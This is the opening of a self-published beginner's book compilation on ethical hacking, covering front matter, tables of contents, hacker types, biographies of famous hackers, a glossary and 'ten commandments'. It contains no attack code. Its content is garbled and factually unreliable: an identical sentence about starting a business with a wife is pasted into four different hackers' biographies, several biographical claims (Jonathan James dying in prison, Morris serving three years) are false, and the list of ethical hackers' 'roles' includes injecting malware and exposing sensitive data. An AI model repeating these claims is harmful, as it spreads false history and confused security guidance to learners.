

ETHICAL HACKING

A COMPREHENSIVE BEGINNER'S GUIDE TO LEARN ABOUT THE
EFFECTIVE STRATEGIES OF ETHICAL HACKING



ELIJAH LEWIS

ETHICAL HACKING

BEST TIPS AND TRICKS OF ETHICAL HACKING



ELIJAH LEWIS

ETHICAL HACKING

ADVANCED AND EFFECTIVE
MEASURES OF ETHICAL HACKING



ELIJAH LEWIS

ETHICAL HACKING

ELIJAH LEWIS

© Copyright 2020 by Elijah Lewis - All rights reserved.

This document is geared towards providing exact and reliable information in regards to the topic and issue covered. The publication is sold with the idea that the publisher is not required to render accounting, officially permitted or otherwise qualified services. If advice is necessary, legal or professional, a practiced individual in the profession should be ordered.

- From a Declaration of Principles which was accepted and approved equally by a Committee of the American Bar Association and a Committee of Publishers and Associations.

In no way is it legal to reproduce, duplicate, or transmit any part of this document in either electronic means or in printed format. Recording of this publication is strictly prohibited, and any storage of this document is not allowed unless with written permission from the publisher. All rights reserved.

The information provided herein is stated to be truthful and consistent, in that any liability, in terms of inattention or otherwise, by any usage or abuse of any policies, processes, or directions contained within is the solitary and utter responsibility of the recipient reader. Under no circumstances will any legal responsibility or blame be held against the publisher for any reparation, damages, or monetary loss due to the information herein, either directly or indirectly.

Respective authors own all copyrights not held by the publisher.

The information herein is offered for informational purposes solely and is universal as so. The presentation of the information is without a contract or any type of guarantee assurance.

The trademarks that are used are without any consent, and the publication of the trademark is without permission or backing by the trademark owner. All trademarks and brands within this book are for clarifying purposes only and are owned by the owners themselves, not affiliated with this document.

TABLE OF CONTENTS

ETHICAL HACKING

A Comprehensive Beginner's Guide
to Learn About the Effective Strategies of Ethical Hacking

[Introduction](#)

[Book Timeline](#)

[Part One: Introduction to Hacking & Types of Hackers](#)

[Chapter One: An Introduction to Hacking](#)

[Types of Hacking](#)

[Advantages & Disadvantages of Hacking](#)

[Types Of Hackers](#)

[Chapter Two: Famous Hackers in the World's History](#)

[Kevin Mitnick](#)

[Ian Murphy](#)

[Mark Abene](#)

[Johan Helsinguis](#)

[Linus Torvalds](#)

[Jonathan James](#)

[Robert Morris](#)

[Gary McKinnon](#)

[Kevin Poulsen](#)

[Chapter Three: An Introduction to Ethical Hacking](#)

[Terminology](#)

[Ethical Hacking Commandments](#)

[Part Two: Hacking Tools, Skills and Hacking Process](#)

[Chapter Four: Ethical Hacking Tools](#)

[EtherPeek](#)

[QualysGuard](#)

[SuperScan](#)

[WebInspect](#)

[LC4](#)

[NMAP](#)

[Metasploit](#)

[Burp Suit](#)

[Angry Ip Scanner](#)

[Cain & Abel](#)

Chapter Five: Ethical Hacking Skills

[Programming Skills](#)

[Linux](#)

[Virtualization](#)

[Cryptography](#)

[DBMS or Database Management System](#)

[Networking Skills](#)

[Social Engineering](#)

[Wireshark](#)

Chapter Six: The Ethical Hacking Process

[Step One: Formulate Your Plan](#)

[Step Two: Execute the Plan](#)

[Step Three: Evaluate the Results](#)

Chapter Seven: The Phases of Ethical Hacking

[Reconnaissance](#)

[Scanning](#)

[Gain Access](#)

[Maintain Access](#)

[Cover Your Tracks](#)

Part Three: Setup up the Virtual System and

Installation of the Tools and Software

Chapter Eight: Reconnaissance

Passive Reconnaissance Tools

Active Reconnaissance Tools

Chapter Nine: Footprinting – A Reconnaissance Phase

Branches of Footprinting

Tools

Advantages

Counter Measures

Tricks and Techniques

Part Four: Network Penetration Testing

Chapter Ten: What Is Penetration Testing?

Types of Penetration Testing

Example

Quick Tips

Chapter Eleven: Different Types of Network Systems

Local Area Network or LAN

Wide Area Network or WAN

WAN, LAN and Home Networking

Other Types of Networks

Part Five: Pre-Connection Attacks

Chapter Twelve: Fingerprinting

Important Elements to Determine the Operating System

Basic Steps

What Is Port Scanning?

What Is Ping Sweep?

Chapter Thirteen: Sniffing

Types

[Tools](#)

[Chapter Fourteen: Exploitation](#)

[Types of Exploitation](#)

[Search Engines](#)

[Tools](#)

[Quick Fix](#)

[Chapter Fifteen: Enumeration](#)

[NTP Suite](#)

[Quick Fix](#)

[Part Six: Network Penetration Testing – Gaining Access](#)

[Chapter Sixteen: Man-In-The-Middle Attacks](#)

[The Attack Progression](#)

[Quick Fix](#)

[Chapter Seventeen: ARP Poisoning](#)

[What Is An IP And MAC Address?](#)

[Exercise One](#)

[An Introduction to ARP Spoofing or Poisoning](#)

[How to Configure the ARP Entry in Windows](#)

[ARP Poisoning – Exercise](#)

[Chapter Eighteen: DNS Poisoning](#)

[DNS Poisoning](#)

[How to Avoid DNS Poisoning?](#)

[Chapter Nineteen: How to Hack Using the SQL Injection Tool](#)

[Step 1](#)

[Chapter Twenty: Using Wireshark For Packet Information](#)

[The Pop-Up Menu](#)

[Part Seven: Gaining Access to Computer Devices](#)

Chapter Twenty-One: Server Side Attacks

[Server-side attack basics](#)

Chapter Twenty-Two: Password Hacking

[Quick Tips](#)

Chapter Twenty-Three: Password Cracking Using Python

[Adding a Python Module](#)

[Creating an FTP Password Cracker in Python](#)

Part Eight: Basics of Linux Operating System

Chapter Twenty-Four: Introduction To Kali Linux

[What is Kali Linux?](#)

[Installing and Preparing Kali Linux](#)

[Installing Kali Linux Using USB-Method](#)

[Dual Boot Kali Linux Installation](#)

[Installing Kali Linux on Hyper-V](#)

[Starting Installation Process](#)

Conclusion

References

ETHICAL HACKING

Best Tips and Tricks of Ethical Hacking

Introduction

[Contents of the Book](#)

Chapter 1: What is Ethical Hacking?

[A Brief History of Ethical Hacking](#)

[Ethical Hacking 101](#)

[Types of Hackers](#)

[What Are the Dangers Your System Faces?](#)

[A Look at Ethical Hacking Rules](#)

The Tools You Need for the Journey

Chapter 2: Ethical Hacking Process, Plan and Methodology

Motives of a Malicious Hacker

Deciphering the Ethical Hacking Process

The Methodology You Need for Your Ethical Hacking Plan

Putting the Plan Into Action

Chapter 3: What Does Physical Security Have to do with Ethical Hacking?

The Potential of a Physical Security Attack

Hackers Can Exploit the Loopholes in Physical Security

Watch the Layout

Why Is Physical Penetration Important?

Reconnaissance

Beef up Your Security

Chapter 4: Don't Underestimate the Dark Potential of Social Engineering

What Are the Types of Social Engineering Attacks?

The Methodology of Social Engineering Attacks

Deceit through Tech

How to Prevent Against Social Engineering Attacks?

Chapter 5: Attack on Network

An Overview of Network Vulnerabilities

War Dialing Attack

Wireless Networks

Implications of Wireless Network Vulnerabilities

Chapter 6: The Network

Potential Loopholes

Chapter 7: Attack on Web Sites and Web Applications

Injection Attacks

[Insecure Login](#)

[Chapter 8: How to Hack](#)

[Hacking Passwords With Python](#)

[How to Hack Into Operating Systems](#)

[Hacking Email Passwords](#)

[Setting up Smart Phones Pentesting Lab](#)

[Chapter 9: Malware](#)

[Trojan Horse](#)

[Virus](#)

[Rootkits](#)

[Spyware](#)

[Logic Bombs](#)

[Conclusion](#)

[References](#)

ETHICAL HACKING

Advanced and Effective Measures of Ethical Hacking

[Introduction](#)

[Chapter One: Introduction to Ethical Hacking](#)

[What is Hacking?](#)

[Who Is A Hacker?](#)

[Types of Hackers](#)

[Who is an Ethical Hacker?](#)

[Can Hacking Be Ethical?](#)

[Skills Of Ethical Hackers](#)

[Reasons Why Ethical Hackers Need Vulnerability Research](#)

[Chapter Summary](#)

[Chapter Two: How to Conduct Ethical Hacking](#)

[How do Ethical Hackers Perform Their Function](#)

[Different Approaches to Ethical Hacking](#)

[Ethical Hacking Testing](#)

[How to Choose a Testing Method](#)

[Ethical Hacking Evaluation](#)

[Implications of Computer Crime](#)

[Chapter Summary](#)

[Chapter Three: Security](#)

[Threat and Vulnerability](#)

[What is an Attack?](#)

[Security Breaches](#)

[Element of Security](#)

[Accountability](#)

[Reusability](#)

[Security, Functionality, and Ease of Use Triangle](#)

[The Growth of Hacking](#)

[Phases of Security](#)

[Effect of Attacks on Business](#)

[Phase One Of The Attack](#)

[Phase Two](#)

[Phase Three](#)

[Phase Four](#)

[Phase Five](#)

[Types of Hackers Attacks](#)

[Chapter Summary](#)

[Chapter Four: Pre-Attack Stage](#)

[Footprinting](#)

[Unearthing Initial Information](#)

[Chapter Summary](#)

[Chapter Five: Scanning](#)

[What Is Scanning?](#)

[Step One: Live System Check](#)

[Step Two: Check for Open-Ports](#)

[Scanning Methods](#)

[Chapter Summary](#)

[Chapter Six: How to Probe the Network](#)

[Preparing the Proxy](#)

[Anonymizers](#)

[Surfing Anonymously](#)

[Tunnel Creation and Destruction](#)

[Spoofing IP Addresses](#)

[Tools](#)

[Chapter Summary](#)

[Chapter Seven: Anonymizer Tools](#)

[Primedia Anonymizer](#)

[ShealthSurfer](#)

[Browzar](#)

[Torpark](#)

[Psiphon](#)

[Proxy+](#)

[ProxySwitcher](#)

[HTTP-Tunnel](#)

[HTTPPort](#)

[Spoofing Tools](#)

[Chapter Summary](#)

[Chapter Eight: Enumeration](#)

[What Is Enumeration?](#)

[Techniques for Enumeration](#)

[What Is an Access Token?](#)

[Chapter Summary](#)

Chapter Nine: Simple Network Management Protocol (SNMP)

[What is an SNMP?](#)

[Management Information Bases \(MIBs\)](#)

[SNMP Service Enumeration](#)

[SNMP Enumeration Countermeasures](#)

[SNMP UNIX Enumeration](#)

[SNMP UNIX Countermeasures](#)

[Chapter Summary](#)

Chapter Ten: System Hacking

[Cracking Passwords](#)

[How to Perform Automated Password Guessing](#)

[Chapter Summary](#)

Chapter Eleven: Keyloggers and Spyware

[Keystroke Loggers](#)

[Software Keyloggers](#)

[Keylogger and Spyware Countermeasures](#)

[How to Hide Files](#)

[Chapter Summary](#)

Chapter Twelve: Steganography

[What Is Steganography?](#)

[How to Hide Information in Image Files](#)

[How to Cover Tracks](#)

[Chapter Summary](#)

Chapter Thirteen: Penetration Testing

[What Is Penetration Testing?](#)

[What Is A Security Assessment?](#)

[Types of Penetration Testing](#)

[Chapter Summary](#)

Chapter Fourteen: Penetration Testing Tool

[Defect Tracking Tools](#)

[Disk Replication Tools](#)

[Traceroute Tools and Their Services](#)

[System Software Assessment Tools](#)

[Keyloggers and Screen Capturing Tools](#)

[Security Assessment Tools](#)

[NetIQ Security Manager](#)

[Multiple OS Management Tools](#)

[Chapter Summary](#)

[Conclusion](#)

Ethical Hacking

*A Comprehensive Beginner's
Guide to Learn About the Effective Strategies
of Ethical Hacking*

ELIJAH LEWIS

Introduction

Did you hear what happened when some users entered the HBO database and obtained the latest Game of Thrones episodes? Do you know what they did when they obtained these episodes? They threatened HBO that they would release the episodes before the due date unless HBO coughed up some money. This is terrible situation for them to have been in. Had HBO hired the right professionals to check the system, they could have prevented this type of hack. There are many other hacks that were performed that allowed a hacker to obtain some sensitive information about the organization or target system. These professionals are ethical hackers, and it is important for organizations to hire these professionals to ensure the security of any network or server.

If you want to be a master in “Ethical Hacking” and you don’t have any prior knowledge of penetration testing and hacking the book **“Ethical Hacking: A Comprehensive Beginner’s Guide to Learn about the Effective Strategies of Ethical Hacking”** is for you to learn hacking strategies from scratch.

This book is divided into three phases which include preparation, penetration testing, and the protection of your system. In the first phase you will learn what hacking is and the basics of ethical hacking and hacking terminologies, tools that are used in ethical hacking, skills used in ethical hacking and hacking process.

In the second phase, you will learn different hacking terminologies such as Reconnaissance, Footprinting, Fingerprinting, Sniffing, and Exploitation. This phase will also include hacking practices that are legal and safe such as network security tests, how to crack Wi-Fi network passwords using WEP, WPA, and WPA2. We will look at different scripts you can run to perform these hacks.

In the last phase, you will learn about “Kali Linux” which is essential to learn to become a successful “Ethical Hacker”. Installation of Kali, Network Penetration Testing, Pre-connection Attacks, Network Penetration Testing – Gaining Access, Post Connection Attack, Client & Server-side Attacks, SQL Injections, and much more. You will learn more about the different tools and techniques you can use to obtain information about the target system.

Remember that you should use these techniques when you have gathered all the necessary information. You must ensure that you protect your system before you run these attacks. The information in this book will shed some light on the different types of hacks that you can perform. If you are an ethical hacker, you can perform these hacks to test the security of the organization. You will also learn more about DNS Spoofing, ARP Spoofing and other types of hacks.

Moreover, you will learn about the detection, prevention, and the security of network systems. By the end of learning and practicing the complete book, you will be a professional “Ethical Hacker”.

Book Timeline

Part One: Introduction to Hacking and Types of Hackers, Some famous Hackers, Concept of Ethical Hacking, its types, Advantages, and Disadvantages of ethical hacking, and Different Hacking Terminologies.

Part Two: Hacking tools, skills and Hacking Process - which describes the steps and processes that are performed by an ethical hacker.

Part Three: Setup up the virtual system and installation of the tools and software that is used to perform hacking and penetration testing operations. You will also learn about the different phases in Ethical Hacking, and the tools used to perform those phases.

Part Four: Network Penetration Testing - this chapter will include the basics of a network system and its types.

Part Five: Pre-Connection Attacks - in this chapter you will learn about wireless cards. We take a look at using Port Scanning, Fingerprinting, Enumeration and Exploitation to obtain information about the target systems.

Part Six: Network Penetration Testing – Gaining Access, describes how to crack the password and get access to the victim's system by using the information we gathered.

Part Seven: Man-in-the-Middle Attacks - this chapter describes how to launch different man-in-the-middle attacks, those attacks are ARP spoofing, DNS spoofing, and session hijacking. Moreover, it also includes how to use the Wireshark tool to gather packet transfer information of the particular network.

Part Eight: Gaining Access to Computer Devices - in this chapter you will learn how to gain full access to any computer system in the network. This chapter will cover the first approach, which is server-side attacks. Moreover, you will learn how to get authorization to the target computer system without user mediation including full specifications the operating system, installed devices, and open ports. This method is used to check the weaknesses and vulnerabilities of the system.

Part Nine: Basics of Linux Operating System - you will learn about Kali

Linux so you can better understand the environment and can use it effectively. You will also learn basic Linux commands used in the installation and updating of the system.

Part One

Introduction to Hacking & Types of Hackers

Chapter One

An Introduction to Hacking

For the past five decades, hacking has become a part of the computing and information technology world. It is a vast field of computing that comprises of numerous topics. The first hacking attack that was recorded took place in 1960 at MIT and that was the time when the term “Hacker” was discovered.

Hackers are considered as the more intelligent from general IT specialists because exploiting a private computer and network system is more difficult than developing it. The term “Hacking” refers to gaining access to a user’s system or network without any permission. Hackers also know the working, development, architecture designs of the systems that help them to break system security easily to get the required information. Hacking also refers to the performance of fraudulent acts like privacy invasion, stealing company data, doing online scams and frauds, etc.

Types of Hacking

We can divide hacking into different types which are explained below:

Website Hacking

Taking unauthorized access to a website without the consent of the owner of that website is known as website hacking. It may also include hacking a server and all its associated applications components such as databases, user-interfaces and dashboards.

Network Hacking

Gaining information and breaking through the security around a network or full access to it by using unauthorized means such as NS lookup, Telnet, Ping, Netstat, and Tracert is known as network hacking.

Email Hacking

Email hacking refers to the unauthorized access to an email account and using that account without the owner’s consent.

Ethical Hacking

This form of hacking is a structured form of bypassing system security to expose potential data breaches, system vulnerabilities, and network threats by using different tools and technologies. All companies that have a server system or network of systems acquiesce ethical hackers to perform hacking operations to validate the system's defense.

Password Hacking

Password hacking refers to gaining secret passwords by using the data stored in the system or the process of data transmission.

Computer Systems Hacking

The process of getting a computer system ID and password by using unauthorized methods or hacking tricks and gaining access to the computer system is called computer system hacking.

Advantages & Disadvantages of Hacking

Everything has its good or bad impact in the world, as far as hacking is concerned it also has some advantages and disadvantages which are described below:

Advantages

- Hacking is used to recover lost data and information.
- It is used to perform system penetration testing.
- It is used to implement possible precautions to prevent any breach in the security systems.
- It is used to design a system that can tackle unauthorized user access to the system.

Disadvantages

- Unauthorized access to the private information of individuals or companies.
- Huge system security breaches.

- Violation of privacy.
- Disturbing the regular system operations.
- Retraction of multiple service attacks.

Types Of Hackers

There are different types of hackers, and these types are based on the nature or type of operation that a hacker performs. The main types of hackers are white hat hackers, grey hat hackers and black hat hackers. Let us look at the different types below:

White Hat Hackers

A white hat hacker often uses different tools and techniques to find weaknesses, bugs and other vulnerabilities in the system or network. They do this by performing different kinds of tests. A white hat hacker will never cause any harm to the network or system. A white hat hacker will always work toward securing the system and also help the organization to recover from any hack attack. These hackers are also termed as ethical hackers. In this book, we will learn more about the different tools and techniques that an ethical hacker can use to protect a system.

Black Hat Hackers

Black hat hackers will perform illegal operations to obtain some unauthorized access to the victim's system to steal or obtain some sensitive information that can harm the system. These hackers are also termed as crackers.

Grey Hat Hackers

Grey Hat Hackers are the blend of both Black Hat and White Hat Hackers. They hack operations just to get fame and for fun. They exploit security bugs and hack systems just to take the system penetration test. Grey Hat Hackers never steal confidential information and money.

Blue Hat Hackers

The term “Blue Hat” refers to the outside of the information security consulting. Blue Hat Hackers only work for the organizations and system development centers to conduct a bug test before launching it. They work to

find out the bugs in the system that can cause exploitation of the systems.

Red Hat Hackers

Red Hat Hackers are a combination of White Hat Hackers and Black Hat Hackers. They usually work for the top-secret information agencies, government departments, and all organizations that have very sensitive information to be secured.

Elite Hackers

Elite hackers have a unique social status in hacking and are well-reputed in the community due to their expertise and command on both computer and network systems. They are the “innovators” of all-new exploits in hacking.

Neophyte

Neophytes are mostly called “Green Hat Hackers”. They are such persons who don’t have any prior knowledge of the technology and hacking field. They don’t know how to use the tools and technologies to perform hacking operations. They are also known as “newbies” and “n00b”.

Script Kiddie

Script Kiddies are the people who break into computer systems or networks by using pre-defined automated tools and technologies that have been developed by the other programmers or IT experts. They have a little bit of understanding of how the system works that’s why they are known as “Kiddies”.

Hacktivist

Hacktivists are the people who use technology and exploit the systems and networks just to spread social, religious, political, and ideological messages. In most of the cases, hacktivism includes website exploitation and denial-of-service hacking attacks.

Chapter Two

Famous Hackers in the World's History

In this section, you will learn about the famous hackers in history and how they got famous.

Kevin Mitnick

Kevin Mitnick was a network security consultant and author; he exploited his client's company to expose the loopholes and weaknesses in their system. He was the most wanted computer technology criminal in the United States from 1970 to 1995. He was the first hacker who was declared as the "Most Wanted" person on FBI posters. He successfully hacked the most secure and guarded systems in the USA such as Sun Microsystems, Motorola, Nokia, Netcom, and Digital Equipment Corporation.

Ian Murphy

Ian Murphy was the first hacker who committed a cyber-crime. In his high school, he stole the computer equipment and other technology-related devices. He started his hacking career when he was unemployed and he - along with his wife - decided to start a business in 1986. He has a long list of computer fraud and technology crimes.

Mark Abene

Mark Abene is a well-known information technology expert and entrepreneur who got famous due to his pseudonym Phiber Optik. He started his hacking career when he was unemployed and he, along with his wife, decided to start a business. He carried out a long list of computer frauds and technology crimes. He was a skilled hacker and the first hacker in world history who openly deliberated and averted the decisive merits of ethical hacking as a constructive tool to the industry.

Johan Helsinguis

Johan Helsinguis was the most famous hacker in the 1980s. He was operating the world's most prominent pseudo remailer called "penet.fi". He was also the product development manager for the first Pan-European Internet service provider named "Eunet International". He started his hacking career when he was unemployed and he, along with his wife, decided to start a business. He has a history of a long list of computer frauds and technology crimes. Currently, he is the vice-president of a hackerspace association in Amsterdam to provide knowledge about cybersecurity.

Linus Torvalds

Linus Torvalds is the most famous hacker of all time. He got fame by developing the "Linux Operating System". He has developed three percent of the Linux operating system and the rest of its kernel was completed with the contribution of thousands of open source developers.

Jonathan James

Jonathan James was a famous American hacker. He hacked multiple systems by breaking the password of the "NASA" server and stole the source code and other confidential information of the "International Space Station". In 2006, he got arrested by the American police and he committed suicide in the prison.

Robert Morris

Robert Morris was the creator of the first computer worm which was released on the Internet. He started his hacking career when he was unemployed and he, along with his wife, decided to start a business. He has a long list of computer frauds and technology crimes attributed to him. That worm was powerful enough to slow down a computer system gradually until it was no longer usable. Soon after that he got arrested and sentenced to three years in prison and also paid a huge amount of money.

Gary McKinnon

Gary McKinnon was a skilled hacker and systems administrator. He

committed the “biggest military computer system hack of all time”. He hacked the network systems of Army, Navy, Air Force and NASA of U.S government for the sake of antigravity technology, evidence of UFOs, and the information about “free energy”.

Kevin Poulsen

Kevin Poulsen was a famous notorious hacker of the United States. He hacked all the telephone lines of a radio station operating from Los Angeles just to win a Porsche 944 S2. He started his hacking career when he was unemployed and he, along with his wife, decided to start a business. He has a long list of computer frauds and technology crimes attributed to him. After that, he hacked the computers of the wiretap department of the FBI and got sentenced to five years. After coming out of prison, he started his career as a journalist.

Chapter Three

An Introduction to Ethical Hacking

Ethical Hacking is a structured form of bypassing a system's security to expose potential data breaches, system vulnerabilities, and network threats by using different tools and technologies. All companies that have a server system or network of systems employ ethical hackers to perform hacking operations to validate the system's defense.

The responsibility of Ethical hackers is to validate the system or network, figure out the loopholes that exist in the system, and eradicate them. Hackers are considered as the most intelligent from the general IT specialists. It is important to remember that you cannot exploit a private network or computer system easily. It is harder to exploit it than to develop it. The term "Hacking" refers to the attempt made by an individual to gain access to a system without any permission to steal sensitive information and to harm the computer systems or networks. Hackers also have knowledge about the working, development and architecture designs of the network and systems that will enable them to break through any security in the system. This will help them obtain the required information. Hacking also refers to some fraudulent acts like privacy invasion, selling company's data, doing online scams and frauds, etc. By doing so, security footprints are improved to protect the systems from hacking attacks.

Roles of the Ethical Hackers in computer systems and network are:

- Injecting Malware attacks
- Strengthen the network security
- Exposing sensitive data
- A breach in network authentication protocols
- Identification of the components used in the system that may be used to access the system

Terminology

Important terminologies used in hacking are explained below:

Adware

Adware is a force pre-chosen ad displaying software used by the developers to generate the revenue by generating automatic online advertisements in the GUI (Graphical User Interface) of the software or on the browser screen during the installation of the software.

These types of software generate the revenue by two methods: first is by displaying the advertisements, and the second is on the "pay-per-click." This software allows different types of advertisements to be displayed on the screen, such as in a static box display, a video, a banner display, a pop-up ad, etc.

Attack

Attacks in ethical hacking are performed by the programmers and developers to take the penetration test of the system with the authorization of the system or company owner.

Back Door

The back door is also known as the trap door. It is a hidden entrance such as any connected peripheral device or different application and system software to get access to the computer systems or networks.

Bot

It is a type of software that is used to automate the process of the actions to perform the tasks repeatedly at a higher rate than human operators.

Botnet

Zombie armies or botnets are groups of computers that a hacker can control without the knowledge of the owner of those systems. These armies or groups of computers are used to send spam messages or emails or perform a denial of service.

Brute Force Attack

A brute force attack is probably the easiest attack that any hacker can perform

so they can access any application or system. This attack is often automated, and this means that the hacker will try different combinations of usernames and passwords until he or she can enter the application or system.

Buffer Overflow

Most organizations and individuals store data on a single block in the memory, and this makes it easy for the system to have a buffer overflow. This means that the memory cannot hold onto any more data.

Clone Phishing

Clone phishing is done through an email. The email looks like a legitimate email that has an incorrect link. This link will then trick the recipient into providing some private information that can be used to harm the network or system.

Cracker

Crackers are a form of hackers that can modify any network or software to access some features of the network or system. For example, they can change the copy protection features of the system.

DoS or Denial of Service Attack

A DoS or denial of service attack is used by a hacker, mostly a cracker, to ensure that there is no server or network port available for the user. A cracker can do this by suspending all the services of the resource or server.

DDoS

Distributed Denial of Service attack.

Exploit

Exploits are small bits of code, a chunk of software, or a chunk of data that can take advantage of any bug or vulnerability in the system or network. This bug will then compromise the vulnerability of that network or system to obtain some private or personal information.

Exploit Kit

Exploit kits are a type of system that a hacker can use to identify any vulnerabilities on a web server. If there is any computer communicating with

this web server, the kit can be used to test the security and vulnerabilities of that system as well. The hacker can then pass some malware into the server or system to obtain some private or personal information.

Firewall

Every network has a filter placed on it, and this filter is called a firewall. This filter makes it easier to keep some unwanted visitors away from the network or the application. A firewall also ensures that any communication between a user and a system within that network is safe.

Keystroke Logging

In keystroke logging, the hacker will develop a software that will allow him to track the way the keys on a keypad are pressed. This process will also help the hacker gather some private information about the individual. Keystroke logging is often used by black and grey hat hackers to obtain the passwords of individuals. The software, called a keylogger, is installed on the system through a Trojan horse or a phishing email.

Logic Bomb

Logic bombs are a type of virus that you can add to a system. This type of virus will trigger an attack on the system or application if some conditions are met. A time bomb is a common example of a logic bomb.

Malware

Malware is a term that can be used to describe different types of hostile and intrusive software like spyware, adware, ransomware, virus, Trojan horses, scareware, worms, or other forms of malicious software or programs.

Master Program

A master program is one that a black hat hacker uses to send commands to a zombie drone (covered later in this section). These drones will either carry out denial of service attacks or spam attacks.

Phishing

Phishing is a method that a hacker uses where he sends an email to the target system or user. This email is used to collect some financial or private information from the user.

Phreaker

Phreakers are also contemplated as the authentic hackers; they break the telephone lines or networks illegally to make the long-distance calls or to tap other calls.

Rootkit

It is the most famous stealthy and malicious software; it is used to hide some specific processes associated with different software to gain administrative access to the computer.

Shrink Wrap Code

Shrink Wrap Code is a type of hacking attack used to exploit loopholes in unpatched and poorly designed software and systems.

Social Engineering

Social Engineering refers to deceive someone to get confidential and personal information such as credit card details, user names, and passwords.

Spam

Spam refers to the spontaneous emails, sent to peoples without their consent. It is also known as "Junk email."

Spoofing

It is a technique to bypass computer systems via the internet. In spoofing, hackers sent the messages to the particular computer system by using an IP address so the user might think it's from a trusted host.

Spyware

It is a software which is used to acquire information about a specific person or organization without their consent and to share that information with another user without the victim's consent.

SQL Injection

It is a code injection technique used to insert the SQL queries into the data-driven software to get sensitive information from its database.

Threat

Threat refers to the possible risk that can escalate an existing error to pact the security of a computer system or network.

Trojan

It is a malicious software known as "Trojan Horse," associated with different general-purpose software available on the internet. It is used to destroy the files, steal passwords, and alter the existing information.

Virus

A piece of code or a type of malicious program that is used to interrupt the regular processes of the computer systems and network. It copies itself into the target system and slowdowns the system processes and destroys data.

Vulnerability

It refers to the weaknesses and loopholes in the system, which allows hackers to gain unauthorized access to the system by exploiting them.

Worms

It is a self-replicating program that does not destroy the data and files, but it resides in the computer memory and keeps duplicating itself to reduce the memory space in the system.

XSS or Cross-site Scripting

XSS (Cross-site Scripting) is a type of security loopholes mostly found in the websites and web application platforms. It allows hackers to inject particular scripts on the web pages of the client-side interface that has been viewed by other users.

Zombie Drone

It is known as the "hi-jacked computer" mostly used a soldier or drone to perform malicious activities such as unwanted spam e-mailing, disturbing, slowing down the system, and data destruction.

Ethical Hacking Commandments

There are some commandments that every ethical hacker should abide by. If an ethical hacker does not abide by these commandments, he or she can be severely punished depending on the severity of the offense. There will be

times when the process of ethical hacking does not work for you, but this not give you the power to do as you please. Let us look at the three commandments that every ethical hacker must abide by.

Commandment One: Set Your Goals

When you experiment with the vulnerabilities of any wireless network, you must answer the following questions:

- Is there some sensitive information that the intruder can access at the target point?
- Will this information benefit the intruder?
- Does the organization or system have a tool or person monitoring any unwanted access?

You should always set a goal to find any unauthorized access points on the network or any crucial pieces of information that an intruder can reach if he enters the network. The objective of the ethical hacking process you are following should be defined, documented, and communicated to the individual or organization.

Commandment Two: Plan Your Work

It is important that you plan your tasks since you can be short of resources. Every ethical hacker has a time constraint and must finish their task within that time. They also have a budget that they must stick to. You must, therefore, set a step-by-step process before you start testing the network. You should always speak to the organization or the individual about the budget and seek approval. You can draft a plan in the following manner:

- Identify the network or the system that you want to test
- Define the time you will take to test each system
- Explain the process you will follow
- Share the plan with the organization or the individual
- Obtain the necessary approval from the stakeholders

Commandment Three: Always Obtain Necessary Permissions

This is the commandment that differentiates a cybercriminal from an ethical hacker. If you perform ethical hacking without obtaining the required permission, you can end up in court. You must always ask permission from the individual or the management in writing. Make sure that you obtain the necessary approvals in all aspects of the law. This means that if you perform ethical hacking within the agreed constraints or rules, you will have the support of the individual or management.

Commandment Four: Always Work Ethically

You must ensure that you always work in good conscience. You must be professional as well. You are required to behave in accordance with the plan that was approved by the individual or the management. You should also adhere to any non-disclosure agreement you may have signed with the individual or management. You cannot leak any of the results of the tests to another individual. If you come across any sensitive information during the hack, you should ensure that you do not disclose that information to anybody. Make sure that you comply with any governing laws and the policies of the organization.

Commandment Five: Maintain a Record of the Process

You must remember that ethical hacking requires a lot of dedication. You must spend a lot of time on the keyboard in a dark room. This will mean that you need to take a break from work quite often. You must, therefore, record all your findings, so you know where to begin the next time you start the hack. This is the only way you can ensure that you are on the right path. This is also a way to be professional. You must:

- Maintain a log of all the work you perform
- Update the log whenever you perform new tasks
- Maintain a duplicate log
- Date every document in the log appropriately

Commandment Six: Respect Privacy

One of the most important principles of ethical hacking is to respect another person's privacy. Any information that you obtain from the hacking process will be confidential and personal like passwords. It is important that these

data and information are always kept private. You must behave very responsibly when it comes to working with another person's data. Always treat the information in the same way you would treat your personal information.

Commandment Seven: Resist Any Urges

When you begin ethical hacking, and you succeed at hacking the system, you will want to do more. When you want to do more, you may trample another person's right to privacy without wanting to do so. An ethical hacker often uses tools without understanding the implication of using those tools. They forget that their hacking process can lead to a denial of service. It is important that you understand these tools before you use them to start the hacking process.

Commandment Eight: Adopt a Scientific Process

If you want your work to be accepted by a wide group of people, you should use an empirical method that has the following characteristics:

Plan Quantifiable Goals

When you set a quantifiable goal, you can measure your achievements. You must have a measurable goal, like decrypting a message on an internal server. Make sure your goals are quantifiable in terms of both quantity and time.

Result Should Be Consistent

If there is a variation in the outcome of a test that you perform, you must understand why this has happened and have an explanation for the same. The tests will otherwise be termed invalid. These tests should always give the same results even if they are performed by another individual in the same pattern. If the test is replicable and the results are the same across all tests, your work is approved.

Attend to a Persistent Problem

If the results of the test are correct, the organization will encourage you and extend its support. If you attend to those issues that are permanent or persistent, you will receive the test results that the management is looking for. This is the only way to keep management happy.

Commandment Nine: Restrict When You Collect Tools

There are numerous tools that you can choose from when you start the ethical hacking process. You must, however, ensure that you do not grab the first one that you see or take a new tool that was released recently. If you possess a large number of tools, you will discover more tools. Since there is a growth in the number of cyberattacks, there are numerous tools that are available online. These tools are open-sourced, and if you have the budget and time, you can access a larger collection of tools. This is a fascinating hobby for any ethical hacker. Before you expand your collection, make sure that you choose one tool and practice that tool extensively.

Commandment Ten: Report Any Findings

Ethical hacking cannot be a task that you complete in one day. It may take longer than a few days or weeks. You must, however, give the individual or the management a report of your progress either daily or weekly, depending on what they prefer. When the management receives any updates, it will show confidence in you. You should always share your reports with the right people.

Make sure that you report any high-risk vulnerabilities that you come across whenever you identify them. You must try to find these vulnerabilities before a cybercriminal does. The report that you prepare will provide information on your findings and analysis. It will also have a conclusion that your peers or successors can review if required. This report will determine the veracity of your work and also convey the completion of your work. If your report is criticized, you can defend it using the ten commandments of ethical hacking.

Part Two

Hacking Tools, Skills and Hacking Process

Chapter Four

Ethical Hacking Tools

